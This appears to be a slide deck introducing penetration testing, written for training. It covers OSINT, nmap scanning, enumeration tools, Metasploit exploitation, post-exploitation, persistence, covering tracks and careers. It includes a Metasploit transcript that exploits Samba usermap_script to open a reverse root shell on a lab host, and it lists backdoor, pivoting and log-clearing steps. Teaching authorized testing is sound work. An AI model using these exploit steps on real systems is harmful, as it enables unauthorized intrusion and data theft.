



PENETRATION TESTING



Whoami



Martha Nyawira

- ◇ Security enthusiast
- ◇ Trainer
- ◇ Mentor
- ◇ R & D in e-kraal Innovation hub

Contact:

- ◇ **Twitter:** @Nyawira1
- ◇ **Blog:** tatula1.blogspot.com
- ◇ **Email:** nyawi@tutanota.com



Objectives

- ◇ Planning and Collecting information
- ◇ Scanning and Enumeration
- ◇ Exploitation and Post-Exploitation
- ◇ Maintaining Access and Covering tracks
- ◇ Pentesting as a career
- ◇ Q & A



Pentesting vs Red Teaming


- ◇ The main difference between them is in the nature of the work they do and the mindset that they do it in
- ◇ A red team is an independent group that challenges an organization to improve its security effectiveness.
- ◇ Pentesting is the evaluation of the security of an organization's IT infrastructure by safely trying to exploit vulnerabilities






Penetration test types

- ◇ Network Services
- ◇ Web Application
- ◇ White Box Testing
- ◇ Grey Box Testing
- ◇ Black Box Testing
- ◇ Server-side
- ◇ Client-side



Penetration Testing Phases



Planning and Collecting information




Planning: time, scope and authorization.

There are 2 general types of information gathering:

- ❖ **Passive** - It mostly involves collecting data using OSINT gathering techniques.
It doesn't involve direct interaction.
- ❖ **Active** - Involves direct interaction with the target and active querying for information eg. network/host scanning


The OSINT Framework



NMAP


```
root@martha:/# nmap 192.168.56.103 -p 1-65535 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 05:36 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00068s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain       dnsmasq 2.75
80/tcp    open  http         PHP cli server 5.5 or later
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp   open  doom?
3306/tcp  open  mysql        MySQL 5.7.12-0ubuntu1
12380/tcp open  http         Apache httpd 2.4.18 ((Ubuntu))
```

Scanning and Enumeration

- 
- ◇ Scanning involves directly interacting with your target to gather more information about it. This will allow you to be more specific when picking attack vectors and vulnerabilities to exploit.
 - ◇ **NOTE:** Unauthorized scanning is even illegal in some countries
 - ◇ Scanning & enumeration tools:
 - Enum4linux
 - Web enumeration (dirb, Gobuster, nikto, wpscan)
 - Vulnerability Scanners e.g. OpenVAS/Nessus

Scanning and Enumeration

OpenVAS



Exploitation: This focuses solely on establishing access to a system or resource by bypassing security restrictions eg. Metasploit

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) >
msf5 exploit(multi/samba/usermap_script) > set RHOST 10.0.2.10
RHOST => 10.0.2.10
msf5 exploit(multi/samba/usermap_script) >
msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo USg2N60CjhJYFfMo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "USg2N60CjhJYFfMo\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (10.0.2.15:4444 -> 10.0.2.10:35680) at 2020-04-22 17:18:51 -0400

whoami
root
```

Exploitation and Post-Exploitation



Post Exploitation: refers to any actions taken after a session is opened.

Some common post-exploitation activities include:

- ❖ Maintain access (install a backdoor for persistence).
- ❖ Privilege escalation (to get admin rights).
- ❖ Pivoting (use the computer you compromised to exploit others).
- ❖ Data extraction (passwords, emails, sensitive files etc.).

Maintaining Access and Covering tracks




Types of persistence:

- ◇ Userland – Without admin rights.
- ◇ Elevated state – Using admin rights.


Clean up involves various tasks:

- ◇ Clearing/avoiding logs.
- ◇ Removing backdoors/persistence mechanisms.
- ◇ Deleting files you uploaded.
- ◇ Deleting any accounts you created

- ◇ Good guys give reports after their assessment, bad guys don't.
- ◇ You're the good guys. Helping your client/organisation strengthen their defenses is your goal.
- ◇ All your work means nothing if your client doesn't learn something from it.
- ◇ Focus on highlighting 3 key things in your report:



Pentesting as a career

- 
- A decorative graphic in the top-left corner consisting of several hexagons of different shades of blue and teal. One hexagon contains a white lightbulb icon, another contains a thumbs-up icon, and a third contains a smartphone icon. A magnifying glass icon is also visible near the bottom of the graphic.
- ◇ Anyone can be a pentester irregardless of the undergrad you took.
 - ◇ **Online courses** - Cybrary, Udemy and Coursera offer free courses
 - ◇ **Blogging** - Blog about your adventures and experiments in security
 - ◇ **CTF challenges** - Vulnhub or Hack the Box and blog about it



Thanks!

Any questions?

